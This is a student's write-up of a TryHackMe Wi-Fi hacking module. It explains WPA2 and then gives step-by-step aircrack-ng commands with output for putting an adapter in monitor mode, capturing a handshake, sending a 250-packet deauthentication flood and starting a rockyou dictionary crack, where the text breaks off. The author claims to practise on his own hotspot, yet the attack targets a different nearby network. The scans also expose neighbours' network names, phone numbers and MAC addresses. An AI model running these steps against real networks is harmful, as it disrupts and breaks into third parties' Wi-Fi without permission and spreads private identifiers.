

NAME: Kelvin Kimotho

LinkedIn: [kelvin kimotho](#)

Wi-Fi Hacking 101 Module on TryHackMe

Here a shareable link to my module completion badge [Mr.kevin](#)

Introduction

- **SSID (Service Set Identifier):** This is the name of a Wi-Fi network that we see when trying to connect.
- **ESSID (Extended SSID):** A network name used by multiple access points (e.g., a company network), often forming a larger network.
- **BSSID (Basic Service Set Identifier):** The MAC address of an access point.
- **WPA2-PSK (Wi-Fi Protected Access 2 - Pre-Shared Key):** A type of Wi-Fi network where the same password is shared by all users.
- **WPA2-EAP (Wi-Fi Protected Access 2 - Extensible Authentication Protocol):** A Wi-Fi network that requires a username and password for authentication, typically using a RADIUS server.
- **RADIUS (Remote Authentication Dial-In User Service):** A server used to authenticate users, not limited to Wi-Fi.

WPA(2) Authentication

- **4-Way Handshake is the** core of WPA(2) authentication that allows the client and access point (AP) to prove they know the shared key without actually revealing it.

WPA(2) Types Include

- **WPA2 Personal.** Uses a shared password (PSK) for authentication. Common in home Wi-Fi networks.
- **WPA2 Enterprise.** Uses a RADIUS server for authentication, requiring a username and password (EAP).

Previous Security Standard

- **WEP (Wired Equivalent Privacy).** Is an older, insecure protocol replaced by WPA. WEP can be cracked by capturing enough packets and using statistical analysis.

Key Generation and Security

- WPA(2) keys are derived from both the **ESSID** (network name) and the **password**.
- **ESSID acts as a "salt"**, making dictionary attacks harder because the key changes for each access point.
- To perform a dictionary attack on WPA, you must generate keys for the specific ESSID and MAC address, which makes WPA more resistant to attacks compared to WEP.

Summary

- WPA2 is a more secure Wi-Fi standard than WEP.
- WPA2 uses a **4-way handshake** for authentication and key exchange.
- WPA2-PSK uses a shared password for personal use, while WPA2-EAP uses RADIUS for enterprise authentication.

Question: What type of attack on the encryption can you perform on WPA(2) personal?

Answer: brute force

Question: Can this method be used to attack WPA2-EAP handshakes? (Yea/Nay)


Answer: Nay

Question: What three letter abbreviation is the technical term for the "wifi code/password/passphrase"?

Answer: PSK

Question: What's the minimum length of a WPA2 Personal password?

Answer: 8 characters



You're being watched - Capturing packets to attack

The aircrack-ng suite consists of the following tools

- aircrack-ng
- airdecap-ng
- airmon-ng
- aireplay-ng
- airodump-ng
- airtun-ng
- packetforge-ng
- airbase-ng
- airdecloak-ng
- airolib-ng
- aircserv-ng
- buddy-ng
- ivstools
- easside-ng
- tkiptun-ng


- wesside-ng

We can use **aircrack-ng**, **airodump-ng** and **airmon-ng** to attack WPA networks.


I created a hotspot on a phone and picked a simple weak password for practice.

Question: How do you put the interface “wlan0” into monitor mode with Aircrack tools? (Full command)

Answer: **airmon-ng start wlan0**




First y i tried finding out the name of your wireless network adapter “wlan0” on my machine by running “**ifconfig**” and then I double checked by running **iwconfig** command.



My hotspot / wifi name / ESSID is "**Meta_version**" . Wi-Fi adapter is set into “**managed**” mode which means it just acts as a client and connects to a single Wi-Fi router for access to the Internet.

In **monitor** mode the Wi-fi interface can capture packets without even being connected to any access point (router), it is a free agent, sniffing and snooping at all the data in the air!

I tried putting the card into **monitor** mode we can use **airmon-ng** using “**sudo airmon-ng start wlan0**” command. This will create a new virtual interface called **wlan0mon**



```
(kali@kali)-[~/Desktop]
$ sudo airmon-ng start wlan0


Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
1952 NetworkManager
2007 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 ath9k Qualcomm Atheros AR9285 Wireless Network Adapter (PCI-Express) (rev 01)
      (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
      (mac80211 station mode vif disabled for [phy0]wlan0)

(kali@kali)-[~/Desktop]
$
```

I then checked it using the **iwconfig** command.



```
(kali@kali)-[~/Desktop]
$ iwconfig

lo    no wireless extensions.

eth0   no wireless extensions.


usb0   no wireless extensions.

wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=15 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
        Power Management:off

(kali@kali)-[~/Desktop]
$
```

Question : What is the new interface name likely to be after you enable monitor mode?

Answer: wlan0mon




```
kali@kali: ~  
File Actions Edit View Help  
$ iwconfig  
lo      no wireless extensions.  
  
eth0    no wireless extensions.  
  
wlan0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=15 dBm  
        Retry short limit:7 RTS thr:off   Fragment thr:off  
        Power Management:off  
  
$  
$  
$  
$  
$  
$
```

Question : What do you do if other processes are currently trying to use that network adapter?

Answer: airmon-ng check kill

I Kill any processes that might interfere with the network adapter by running “**sudo airmon-ng check kill**” command.



```
kali@kali: ~/Desktop  
File Actions Edit View Help  
$ sudo airmon-ng check kill  
Killing these processes:  
PID Name  
2006 wpa_supplicant  
$  
$
```

Question : What tool from the aircrack-ng suite is used to create a capture?

Answer: airodump-ng

To see which channels are in use around me and which channel is being used by the Wi-Fi service I wish to test then I can use the **airodump-ng** command. The command format is “**sudo airodump-ng [network-interface]**”.

airodump-ng will display a list of detected access points and also a list of connected clients (“stations”). We can use it to find the **bssid** & the **channel** of the target network

- Wi-Fi uses **radio** and like any radio it needs to be set to a certain frequency.
- Wi-Fi uses **2.4GHz** and **5GHz** (depending on which variation you are using).
- The 2.4GHz range is split into a number of channels which are 5MHz apart.
-
- Channels 1, 6 and 11 are the most common channels as they are far enough apart so that they don't overlap.

I run the command “**sudo airodump-ng wlan0mon**”.

```

(kali@kali)-[~/Desktop]
$ sudo airodump-ng wlan0mon

CH 6 ][ Elapsed: 54 s ][ 2024-11-07 12:23

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
CC:32:E5:66:1A:DC -83 5 0 0 11 270 WPA2 CCMP PSK GIFT
58:D9:D5:06:46:01 -87 26 0 0 6 130 WPA2 CCMP PSK Bentah
9C:71:3A:55:22:A8 -84 18 1 0 11 130 OPN MtaNet 0704455648
50:0F:F5:AB:C5:20 -83 18 2 0 11 270 WPA2 CCMP PSK Carol Mugambi
CC:2D:21:67:C2:48 -77 89 1551 21 9 270 WPA2 CCMP PSK BARAKA SPA
B4:0F:38:B3:75:00 -84 16 0 0 7 270 WPA2 CCMP PSK Kithinji's family
B4:0F:38:B3:75:01 -83 22 0 0 7 270 WPA2 CCMP PSK Mta Net 0704455648
08:55:31:64:D5:13 -89 39 1 0 1 270 WPA2 CCMP PSK GAKII
0C:41:E9:41:72:24 -83 73 0 0 1 130 WPA2 CCMP PSK Sada
28:B4:48:1E:E4:F8 -90 33 0 0 1 130 WPA2 CCMP PSK MtaNet psword 0742316866

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) 36:D5:F1:95:D1:9D -79 0 - 1 0 1
(not associated) AA:34:6B:4A:3F:3D -81 0 - 1 0 1
(not associated) 38:BE:AB:5D:06:29 -80 0 - 2 0 26 Baraka SPA
(not associated) C8:54:A4:FC:60:A5 -51 0 - 1 0 20
50:0F:F5:AB:C5:20 BE:1C:A0:90:CC:42 -88 0 - 1 0 1
50:0F:F5:AB:C5:20 B0:D5:68:EE:D7:F0 -90 0 - 1e 0 1
CC:2D:21:67:C2:48 1A:0A:33:E3:5E:1A -92 0 - 1 0 3
CC:2D:21:67:C2:48 EE:03:71:9D:85:EF -1 6e- 0 0 9
CC:2D:21:67:C2:48 CA:CF:40:1E:35:0F -70 0 - 1 0 121
CC:2D:21:67:C2:48 5A:19:E7:2E:99:06 -92 12e- 1e 0 249
CC:2D:21:67:C2:48 56:86:6E:C5:E6:29 -83 6e-11 0 442
CC:2D:21:67:C2:48 EC:F2:2B:97:CC:66 -78 6e- 1e 502 1109
Quitting...

(kali@kali)-[~/Desktop]
$

```

The first list shows the Wi-Fi networks within reach of my laptop.

The **CH** tells me which channel number each network is using and the **ESSID** shows the names of the networks (i.e. the service set identifiers). The **ENC** column reveals if the network is using encryption and if so, what type of encryption.

- **OPN** as the **ENC** it mean that a network is a public network.


```
CH 14 ][ Elapsed: 12 s ][ 2024-11-07 12:30

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
58:D9:D5:06:46:01 -88 6 0 0 6 130 WPA2 CCMP PSK Bentah
50:0F:F5:AB:C5:20 -87 0 0 11 270 WPA2 CCMP PSK Carol Mugambi
90:71:2A:55:22:A8 -86 9 1 0 11 130 WPA2 CCMP PSK MtaNet_0704455648
CC:32:E5:66:1A:DC -87 2 0 0 11 270 WPA2 CCMP PSK GIFT
CC:2D:21:67:C2:48 -76 18 407 7 9 270 WPA2 CCMP PSK BARAKA SPA
B4:0F:38:B3:75:01 -84 6 0 0 7 270 WPA2 CCMP PSK Mta Net 0704455648
B4:0F:38:B3:75:00 -85 6 0 0 7 270 WPA2 CCMP PSK Kithinji's family
08:55:31:64:D5:13 -88 13 1 0 1 270 WPA2 CCMP PSK GAKII
0C:41:E9:41:72:24 -78 18 0 0 1 130 WPA2 CCMP PSK Sada
28:B4:48:1E:E4:F8 -84 3 0 0 1 130 WPA2 CCMP PSK MtaNet ps wrd 0742316866

BSSID STATION PWR Rate Lost Frames Notes Probes
(not associated) C8:5A:A4:FC:68:A5 -61 0 - 1 9 3 BARAKA SPA
(not associated) 38:BE:A8:5D:06:29 -82 0 - 2 106 8
(not associated) 5A:B0:9C:A5:EB:95 -80 0 - 1 0 1
CC:2D:21:67:C2:48 5A:9E:C7:2E:99:06 -81 0 - 1 0 8
CC:2D:21:67:C2:48 56:86:6E:C5:F6:29 -79 12e- 1 0 8 BARAKA SPA
CC:2D:21:67:C2:48 88:1C:95:88:45:1E -1 6e- 0 0 41
CC:2D:21:67:C2:48 EC:F2:2B:97:CC:66 -78 0 - 1 3 23
CC:2D:21:67:C2:48 CA:CF:40:1E:35:0F -85 1e- 1e 149 355
08:55:31:64:D5:13 CA:67:49:03:88:49 -67 0 - 1 0 1
Quitting ...

(kali@kali)-[~/Desktop]
$
```

Question : What flag do you use to set the BSSID to monitor?

Answer: --bssid

The next step is to capture the packets using **airodump-ng**. The command format is “**sudo airodump-ng --bssid [target-bssid] -c [channel-id] --write [filename] [network-adapter]**”.

My command was “**sudo airodump-ng --bssid 08:55:31:64:D5:13 -c 1 --write Gakii wlan0mon**” targeting a wifi network with an ssid “Gakii” channel “1” and bssid “08:55:31:64:D5:13”.

```
(kali@kali)-[~/Desktop]
$ sudo airodump-ng --bssid 08:55:31:64:D5:13 -c 1 --write Gakii wlan0mon
12:36:17 Created capture file "Gakii-01.cap".

CH 1 ][ Elapsed: 1 min ][ 2024-11-07 12:37 ][ WPA handshake: 08:55:31:64:D5:13


BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
08:55:31:64:D5:13 -85 10 836 518 0 1 270 WPA2 CCMP PSK GAKII

BSSID STATION PWR Rate Lost Frames Notes Probes
08:55:31:64:D5:13 E8:51:9E:8A:FC:26 -86 1e- 1e 0 805 PMKID GAKII
```

To de-authentication attack against a device connected to make the device re-establish a

connection so I can **capture the 4-way handshake**. The command format is “**sudo aireplay-ng --deauth [number-of-packets(>50)] -a [target-bssid] [network-adapter]**”.


I ran the following command “**sudo aireplay-ng --deauth 250 -a 08:55:31:64:D5:13 wlan0mon**”



```
(kali@kali)~/Pictures
$ sudo aireplay-ng --deauth 250 -a 08:55:31:64:D5:13 wlan0mon
12:36:21 Waiting for beacon frame (BSSID: 08:55:31:64:D5:13) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:36:22 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
12:36:22 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
12:36:22 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
12:36:23 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
12:36:23 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
12:36:24 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
12:36:24 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
12:36:25 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
12:36:25 Sending DeAuth (code 7) to broadcast -- BSSID: [08:55:31:64:D5:13]
```

In case there is an error caused by the channel we restart the interface with the target channel by running “**sudo airmon-ng start [network-adapter] [target-channel]**”.

Then on my airodump scan. I saw at the right top : **WPA handshake: <mac address>** and i stopped the replay attack and the airodump-ng scan.



```
(kali@kali)~/Desktop
$ sudo airmon-ng start wlan0 1
airmon-ng: wlan0 is already on channel 1
$ sudo airodump-ng wlan0mon
CH 1 ][ Elapsed: 2 mins ][ 2024-11-07 12:38 ][ WPA handshake: 08:55:31:64:D5:13
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
08:55:31:64:D5:13 -87 100 1192 518 0 1 270 WPA2 CCMP PSK GAKII
BSSID STATION PWR Rate Lost Frames Notes Probes
08:55:31:64:D5:13 E8:51:9E:8A:FC:26 -86 1e- 1e 0 805 PMKID GAKII
Quitting...
(kali@kali)~/Desktop
$
```


The final step is **Crack the Password**. we can run a bunch of generated Pairwise Master Key (PMK) against the captured packets to brute force the password.

A **PKM** is an algorithmic combination of a **word** and the **APs** name. So the goal is to continuously generating PMKs using a wordlist against the handshake until a **valid PMK** is found.

Crack the wifi password using aircrack

The command format when using aircrack-ng is “**sudo aircrack-ng -b [target-bssid] [packet-file(.cap)] -w [wordlist]**”.

I ran the following command “**sudo aircrack-ng -b 08:55:31:64:D5:13 Gakii-01.cap -w /usr/share/wordlists/rockyou.txt**”.



```
(kali@kali)-[~/Desktop]
$ sudo aircrack-ng -b 08:55:31:64:D5:13 Gakii-01.cap -w /usr/share/wordlists/rockyou.txt

Reading packets, please wait...
